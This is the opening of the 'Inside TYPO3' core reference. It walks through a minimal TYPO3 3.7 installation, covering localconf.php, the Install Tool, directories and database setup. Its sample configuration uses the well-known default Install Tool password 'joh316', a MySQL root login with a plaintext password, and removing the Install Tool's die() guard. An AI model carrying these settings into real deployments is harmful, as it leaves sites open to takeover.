

Inside TYPO3

Extension Key: **doc_core_inside**

Copyright 2000-2004, Kasper Skårhøj, <kasperYYYY@typo3.com>

This document is published under the Open Content License
available from <http://www.opencontent.org/opl.shtml>

The content of this document is related to TYPO3
- a GNU/GPL CMS/Framework available from www.typo3.com

Revised for TYPO3 3.7

Table of Contents

| | | | |
|---|-----------|---|------------|
| Inside TYPO3 | 1 | Strategy..... | 70 |
| Introduction | 3 | How translations are handled by the system..... | 70 |
| About this document | 3 | Character sets..... | 71 |
| A basic installation | 4 | "locallang" files..... | 71 |
| The Backend Administration Directory, "typo3/"..... | 4 | "locallang-XML" files..... | 73 |
| typo3conf/localconf.php..... | 4 | "language-split" syntax..... | 73 |
| The Install Tool..... | 5 | How to acquire labels from the \$LANG object..... | 74 |
| Basic Core Installation Summary..... | 8 | Overriding LOCAL_LANG values..... | 75 |
| Core Architecture | 13 | Update current languages..... | 76 |
| Backend | 13 | Introduce a new language in TYPO3..... | 76 |
| Backend interface..... | 13 | Context Sensitive Help (CSH) | 76 |
| Initialization (init.php)..... | 18 | The \$TCA_DESCR array..... | 77 |
| Global variables, Constants and Classes..... | 21 | The locallang files for CSH..... | 79 |
| The template class (template.php)..... | 22 | The CSH pop-up window..... | 80 |
| Other reserved global variables..... | 24 | Implementing CSH for your own tables/fields..... | 82 |
| Extensions | 24 | Implementing CSH in your modules..... | 83 |
| What are extensions..... | 24 | Security in TYPO3 | 84 |
| Managing extensions..... | 26 | Default security includes:..... | 84 |
| Configuration | 28 | Additional security measures you can take:..... | 84 |
| localconf.php and \$TYPO3_CONF_VARS..... | 28 | Recommendations..... | 84 |
| config_default.php..... | 28 | PHP settings..... | 85 |
| Install Tool..... | 29 | Notice!..... | 85 |
| Browsing \$TYPO3_CONF_VARS values..... | 30 | XSS (Cross Site Scripting)..... | 85 |
| User and Page TSconfig..... | 30 | Security reports..... | 85 |
| Access Control | 31 | Files and Directories | 89 |
| Users and groups..... | 31 | TYPO3 files and folders..... | 89 |
| Roles..... | 32 | Paths in TYPO3 (UNIX vs. Windows):..... | 90 |
| LDAP..... | 33 | Filesystem permissions..... | 90 |
| Access Control options..... | 33 | Write protection of source code..... | 90 |
| Other options..... | 39 | Changing the default "typo3/" directory..... | 91 |
| More about File Mounts..... | 40 | Core modules | 91 |
| Setting up a new user..... | 44 | List module..... | 91 |
| Overview of users..... | 51 | Info module..... | 93 |
| Backend Modules | 54 | Access module..... | 93 |
| Backend Module API..... | 56 | Functions module..... | 93 |
| conf.php..... | 58 | Filelist module..... | 94 |
| The Module script..... | 61 | General interface features | 94 |
| Function Menu modules..... | 62 | Context Sensitive Menus (CSM / "Clickmenu")..... | 94 |
| Creating new backend scripts..... | 64 | Clipboard..... | 96 |
| Initialize TYPO3 backend in a PHP shell script..... | 64 | Creating skins for TYPO3..... | 99 |
| Database | 66 | Appendix | 102 |
| Introduction..... | 66 | ImageMagick | 102 |
| Relational Database Structure..... | 66 | Introduction..... | 102 |
| Upgrade table/field definitions..... | 67 | Filesystem Locations (rpms):..... | 102 |
| Localization | 70 | What is wrong with ImageMagick ver. 5+?..... | 102 |

Introduction

About this document


For most people TYPO3 is equivalent to a CMS providing a backend for management of the content and a frontend engine for website display. However TYPO3's core is natively designed to be a general purpose framework for management of database content. The core of TYPO3 delivers a set of principles for storage of this content, user access management, editing of the content, uploading and managing files etc. Many of these principles are expressed as an API (Application Programmers Interface) for use in the *extensions* which ultimately adds most of the real functionality.

UNIFIED INTERFACE

Despite TYPO3 being "made up" of extensions they all fit seamlessly into a unified interface that provides "a whole" for the user of both the website and the administration backend.

SERVER LAYER

Underneath TYPO3 lies PHP scripting language, MySQL database and a normal webserver like Apache



So the *core* is the skeleton and *extensions* are the muscles, fibers and skin making a full bodied CMS. In this document I cut to the bone and provide a detailed look at the core of TYPO3 including the API available to the outside. This is supposed to be the final technical reference apart from source code itself which is - of course - the ultimate documentation.

Intended audience

This document is intended to be a reference for experienced TYPO3 developers. For intermediates it will help you to become experienced! But the document presumes that you are well familiar with TYPO3 and the concepts herein. Further it will presume knowledge in the technical end; PHP, MySQL, Unix etc.

The goal is to take you "under the hood" of TYPO3. To make the principles and opportunities clear and less mysterious. To educate you to help continue the development of TYPO3 along the already established lines so we will have a consistent CMS application in a future as well. And hopefully my teaching on the deep technical level will enable you to educate others higher up in the "hierarchy". Please consider that as well!

Up-to-date information?

We are committed to keeping this document up-to-date. We also want this document and related documents to contain enough information for you to develop with TYPO3 effectively. But guess what - in any case the source *is* updated before *this* document is and therefore the *ultimate* source of both up-to-date information and *more* information is peeking into the source scripts! And for the source scripts we are also trying to keep them well documented.

So generally the source code is the final authority, the final place to look for features and get a precise picture of function arguments etc. The documentation inside the source scripts will be short and precise, no examples, not much explanation. But enough for people knowing what to look for. This document - and other documents like "[TYPO3 Core API](#)" - should provide the greater picture explanations for use.

If you find that sections in this document are missing something, please help the author by notifying him and possibly supply a piece of text which could serve as the supplement you want to have added. You can also use the annotation feature in the online version at TYPO3.org.

A basic installation

Since we are dealing with the core of TYPO3 it might help us to make a totally trimmed down installation of TYPO3 with *only* the core - then we can see what is actually left...

First of all the general introduction to the source code file structure is found in the "[Installing and Upgrading](#)" document. So I'll not be going into details on that here.

For the coming sections in this document I have made a directory "coreinstall" on the same level as an installation of the source code. The "coreinstall" directory is going to be the base directory of the installation (this path is internally in TYPO3 known as the constant "PATH_site"). This is where the website would run from normally.

```
[root@T3dev 32]# ls -la
total 27768
drwxr-xr-x  21 httpd  httpd      4096 Feb 14 14:25 ./
drwxr-xr-x   4 httpd  httpd      4096 Jan 16 19:59 ../
drwxr-xr-x   2 httpd  httpd      4096 Feb 14 14:25 coreinstall/
lrwxrwxrwx   1 httpd  httpd         20 Feb 14 12:05 typo3_src -> typo3_src-3.6.0-dev/
drwxr-xr-x   6 httpd  httpd      4096 Jan 30 17:23 typo3_src-3.6.0-dev/
```

The Backend Administration Directory, "typo3/"

In the directory "coreinstall/" I create a symlink to the typo3/ administration directory:

```
# ln -s ../typo3_src/typo3/
```

Let's see what happens if I point my web browser at this directory:



Yes of course - the configuration directory. "typo3conf/" is a *local* directory which contains *site specific* files. That can be locally installed extensions, special scripts, special all kinds of things and of course the obligatory "localconf.php" file! In other words: The "typo3conf/" folder of a TYPO3 installation contains *local, unique files* for the website while the "typo3/" folder (along with others) contains *general source code* that could have been shared between all installations on a server. Well, read more about this in the [Installing and Upgrading](#) document.

typo3conf/localconf.php

Let's create a localconf.php file:

```
<?php
```

```

// Setting the Install Tool password to the default "joh316"
$TYPO3_CONF_VARS["BE"]["installToolPassword"] = "bacb98acf97e0b6112b1d1b650b84971";

// Setting the list of extensions to BLANK (by default there is a long list set)
$TYPO3_CONF_VARS["EXT"]["extList"] = 'install';
$TYPO3_CONF_VARS["EXT"]["requiredExt"] = 'lang';

// Setting up the database username, password and host
$typo_db_username = "root";
$typo_db_password = "nuwr875";
$typo_db_host = "localhost";
?>

```

The result will be this:



So we are connected to the server (username and password accepted) but we have not yet defined a database. Lets go create a blank one!

The Install Tool

So we go to "coreinstall/typo3/install/index.php" but see this message:

In the main source distribution of Typo3, the install script is disabled by a die() function call. Open the file typo3/install/index.php and remove/out-comment the line that outputs this message!

After having removed the die() function call in the file ../install/index.php file we can enter the Install Tool (password was "joh316" by default). Then go to the "Basic Configuration" menu item.

Creating a database

Go to the bottom of the page and enter a database name:

| | |
|-------------------|--|
| Username: | <input type="text" value="root"/> |
| Password: | <input type="text" value="nuwr875"/> |
| Host: | <input type="text" value="localhost"/> |
| Database: | <input type="text" value="mysql"/> <input checked="" type="checkbox"/> Create database? (Enter name): <input type="text" value="t3_coreinstall"/> |
| Site name: | <input type="text" value="Core Install"/> |

Creating required tables

Then go to the "Database Analyzer":


✓ Connected to MySQL successfully

Username: **root**
 Password: **nuwr875**
 Host: **localhost**

✓ Database

t3_coreinstall is selected as database.
 Has **0** tables.

OK, so we are connected, we have a database. But zero tables. Kein problem:



First "Update required tables" (Click #1 and click "Write to database"),

Update database tables and fields:

⚠ Table and field definitions should be updated

There seems to be a number of differences between the database and the selected SQL-file. Please select which statements you want to execute in order to update your database:

Add tables

- CREATE TABLE be_groups (
uid int(11) unsigned DEFAULT '0' NOT NULL auto_increment,
pid int(11) unsigned DEFAULT '0' NOT NULL,
tstamp int(11) unsigned DEFAULT '0' NOT NULL,
title varchar(20) DEFAULT '' NOT NULL,
non_exclude_fields blob NOT NULL,
db_mountpoints varchar(40) DEFAULT '' NOT NULL,
pagetypes_select tinyblob NOT NULL,
tables_select blob NOT NULL,
tables_modify blob NOT NULL,
crdate int(11) unsigned DEFAULT '0' NOT NULL,
cruser_id int(11) unsigned DEFAULT '0' NOT NULL,
groupMods tinyblob NOT NULL,
file_mountpoints varchar(40) DEFAULT '' NOT NULL,
hidden tinyint(3) unsigned DEFAULT '0' NOT NULL,
inc_access_lists tinyint(3) unsigned DEFAULT '0' NOT NULL,
description text NOT NULL,
lockToDomain varchar(50) DEFAULT '' NOT NULL,
deleted tinyint(3) unsigned DEFAULT '0' NOT NULL,
TSconfig blob NOT NULL,
subgroup tinyblob NOT NULL,
hide_in_lists tinyint(4) DEFAULT '0' NOT NULL,
PRIMARY KEY (uid),
KEY parent (pid)
) TYPE=MyISAM;
- CREATE TABLE be_sessions (
ses_id varchar(32) DEFAULT '' NOT NULL,
ses_name varchar(32) DEFAULT '' NOT NULL,
ses_userid int(11) unsigned DEFAULT '0' NOT NULL,
ses_tstamp int(11) unsigned DEFAULT '0' NOT NULL,
ses_data blob NOT NULL,
PRIMARY KEY (ses_id,ses_name)
) TYPE=MyISAM;
- CREATE TABLE be_users (
uid int(11) unsigned DEFAULT '0' NOT NULL auto_increment,
pid int(11) unsigned DEFAULT '0' NOT NULL,
tstamp int(11) unsigned DEFAULT '0' NOT NULL,


then "Dump static data" (Click #2, tick off "Import the whole file..." and "Write to database"), then create an "admin" user so you can login (Click #3, enter username/password and accept).

Notice: With a core-only install of TYPO3 there is currently no static table data so this step can be skipped. However it's included here for the completeness.

Now you can go to the typo3/ directory again and you will have a login box:



If you login you will see this:



Checking other requirements

Finally we will revisit the "Basic Configuration" menu item and check if the rest of the requirements are met:

Directories:

✘ typo3temp/ directory does not exist

Full path: /www/htdocs/typo3/32/coreinstall/typo3temp/
The folder is used by both the frontend (FE) and backend interface (TBE) for image manipulated files.

This error should not occur as typo3temp/ must always be accessible in the root of a TYPO3 website.

✔ typo3/temp/ writeable

✔ typo3conf/ writeable

⚠ typo3conf/ext/ directory does not exist

Full path: /www/htdocs/typo3/32/coreinstall/typo3conf/ext/
Location for local extensions. Must be writable if the Extension Manager is supposed to install extensions for this website.

This directory does not necessarily have to exist but if it does it must be writable.

✔ typo3/ext/ writeable

✘ uploads/ directory does not exist

Full path: /www/htdocs/typo3/32/coreinstall/uploads/
Location for uploaded files from RTE + in the subdirs for tables.

This error should not occur as uploads/ must always be accessible in the root of a TYPO3 website.

We find that this is not the case with particularly two directories: uploads/ and typo3temp/. There are a number of other missing directories which issues a warning, but that is because those are typically used with the "cms" extension frontend. That is disabled now. Remember? - Core only!

So

```
# mkdir typo3temp/
# mkdir uploads/
```


... and all is fine.

Basic Core Installation Summary

So lets sum up what we have now:

File structure:

This is the directory structure partly expanded:



And here follows an explanation of the main directories of interest

| Directory | Content |
|---|---|
| typo3/ (shared between all websites) | Source code of the TYPO3 administration backend. Can be symlink'ed to the "typo3_src" source code located elsewhere. Most directories can be write protected except as noted below |
| ext/ sysext/ | Directories containing extensions. ext/ is for "global" extensions and sysext/ for "system" extensions. Both types are available for all installations sharing this source code. The difference is that <i>global</i> extensions might be missing from the distributed source code (meant to be updated by the EM) while the <i>system</i> extensions are "permanent" and will always be a part of the distributed source. Further you cannot update the system extensions unless you set a certain configuration flag in TYPO3_CONF_VARS NOTE: In case you want to allow the Extension Manager to update global and system extensions you must also allow writing to "ext/" and "sysext/". Install Tool will warn you. |
| gfx/ | Various graphical elements. (Is a symlink to t3lib/gfx/) |
| t3lib/ | TYPO3 libraries and core database setup (t3lib/stdcdb/) |
| install/ | Contains the Install Tool starter-script. Basically this is an index.php-script which initializes a constant that - if defined - will launch the Install Tool. NOTE: Make sure to properly secure access to the Install Tool! |
| mod/ | Backend modules. Reflects the old concept of modules and submodules from before extensions hit the scene in summer 2002. Today it contains mostly placeholders, "host modules" and default core modules like the Extension Manager (mod/tools/em). |
| typo3conf/ (specific for each website) | Local directory with configuration and local extensions. Can be used for additional user defined purposes as you like. Must be writeable by PHP. localconf.php: Main configuration of the local TYPO3 installation. Database username, password, install tool password etc. temp_CACHED_XXXXXX_ext_localconf.php temp_CACHED_XXXXXX_ext_tables.php: Auto-generated cache-files of "ext_localconf.php" and "ext_tables.php" files from all loaded extensions. Can be deleted at any time and will be automatically written again. |
| typo3temp/ (specific for each website) | For temporary files. |
| uploads/ (specific for each website) | For storage of files attached to database records as managed by the TCE. Strictly this directory (and subdirectories) is only needed if it's configured in \$TCA. Also used by default for images inserted into the RTE. |

Basically we completed these steps to create the files and folders of a bare-bone TYPO3 core installation:

- Create symlink to backend administration directory, typo3/ (shared)
- Create directories typo3conf/, uploads/, typo3temp/ (specific)
- Create typo3conf/localconf.php file and add a minimum of configuration to get started. (specific)

Notice on temp_CACHED-files in typo3conf/

There are two (sometimes more) files which we didn't create ourselves; the cached "temp_CACHED_XXXXXX_ext_localconf.php" and "temp_CACHED_XXXXXX_ext_tables.php". These two files are automatically compiled from the currently loaded extensions and written to disk. If you look into the files you can see that they are just scripts automatically collected from the loaded extensions, then concatenated and written to disk. This concept improves parsing a *lot* since it make it possible to include one file (the cached file) instead of maybe 50 files from different locations.

WARNING: If you install an extensions which has a parsing error in either the "ext_localconf.php" file or "ext_tables.php" file you will most likely be unable to use either frontend, backend or Install Tool before this problem is fixed. You fix the problem by using a shell or ftp to 1) edit localconf.php file, removing the "bad" extension key from the list of installed extensions, then 2) remove the cached files and 3) hit the browser again (cached files will be rewritten, but without bad files). Of course the long term solution is to fix the parsing error...

typo3conf/localconf.php

The file contained

1. A password so we could enter the Install Tool
2. An extension list with only the "install" extension set (Install Tool). Normally there are a long list of default extensions

listed.

3. A required extensions list set to only the "lang" extension (all the labels for the backend interface). (Required extensions cannot be disabled by the EM)
4. Database setup information, including the database name (added by Install Tool after database creation).

Backend features

Looking into the backend of our "bare bone" install this is what we see:

| | Title: | Extension key: | Version: | Doc: | Type: | State: | Dependencies: |
|----|------------------------|----------------|----------|------|--------|--------|---------------|
| Rq | System language labels | lang | 0.0.14 | | System | Stable | |
| 📄 | Tools>Install | install | 0.0.2 | | Global | Stable | |

Notice how few modules are available! *This* is the default set of features which exists in what we call *the core* of TYPO3! If you go to the Extension Manager (EM) and enable "Shy extensions" you can see that only the "lang" and the "install" extensions are there. Even the Install Tool is an extension that can be disabled.

Database structure

After these steps you have also created a database and populated it with a default set of tables. So how did the Install Tool know which tables were needed? Simple answer: The Install Tool simply reads the core sql-file (t3lib/stddb/tables.sql) plus similar files for every installed extension ([extension_dir]/ext_tables.sql) and adds it all together into a requirement for the fields and keys of the tables! Thus the database will always have the correct number of tables with the correct number and types of fields!

NOTICE: You cannot necessarily pass these sql-files directly to MySQL! If you look into the file t3lib/stddb/tables.sql you can find a table definition like this:

```
#
# Table structure for table 'cache_hash'
#
CREATE TABLE cache_hash (
  hash varchar(32) DEFAULT '' NOT NULL,
  content mediumblob NOT NULL,
  tstamp int(11) unsigned DEFAULT '0' NOT NULL,
  ident varchar(20) DEFAULT '' NOT NULL,
  PRIMARY KEY (hash)
);
```

And in some extension (*myextension*) you could find something along these lines:

```
#
# Table structure for table 'cache_hash'
#
CREATE TABLE cache_hash (
  tx_myextension_additionalfield varchar(20) DEFAULT '' NOT NULL,
);
```


The first "CREATE TABLE" query will execute just fine if you "pipe" it into MySQL directly, but the second one will not! And it was not intended to!

The reason is that IF *myextension* is installed then the Install Tool will read both files and *automatically* compile the final

query into this:

```
CREATE TABLE cache_hash (
  hash varchar(32) DEFAULT '' NOT NULL,
  content mediumblob NOT NULL,
  tstamp int(11) unsigned DEFAULT '0' NOT NULL,
  ident varchar(20) DEFAULT '' NOT NULL,
  tx_myextension_additionalfield varchar(20) DEFAULT '' NOT NULL,
  PRIMARY KEY (hash)
);
```


If we install the "phpmyadmin" extension we can browse the database tables from the backend:



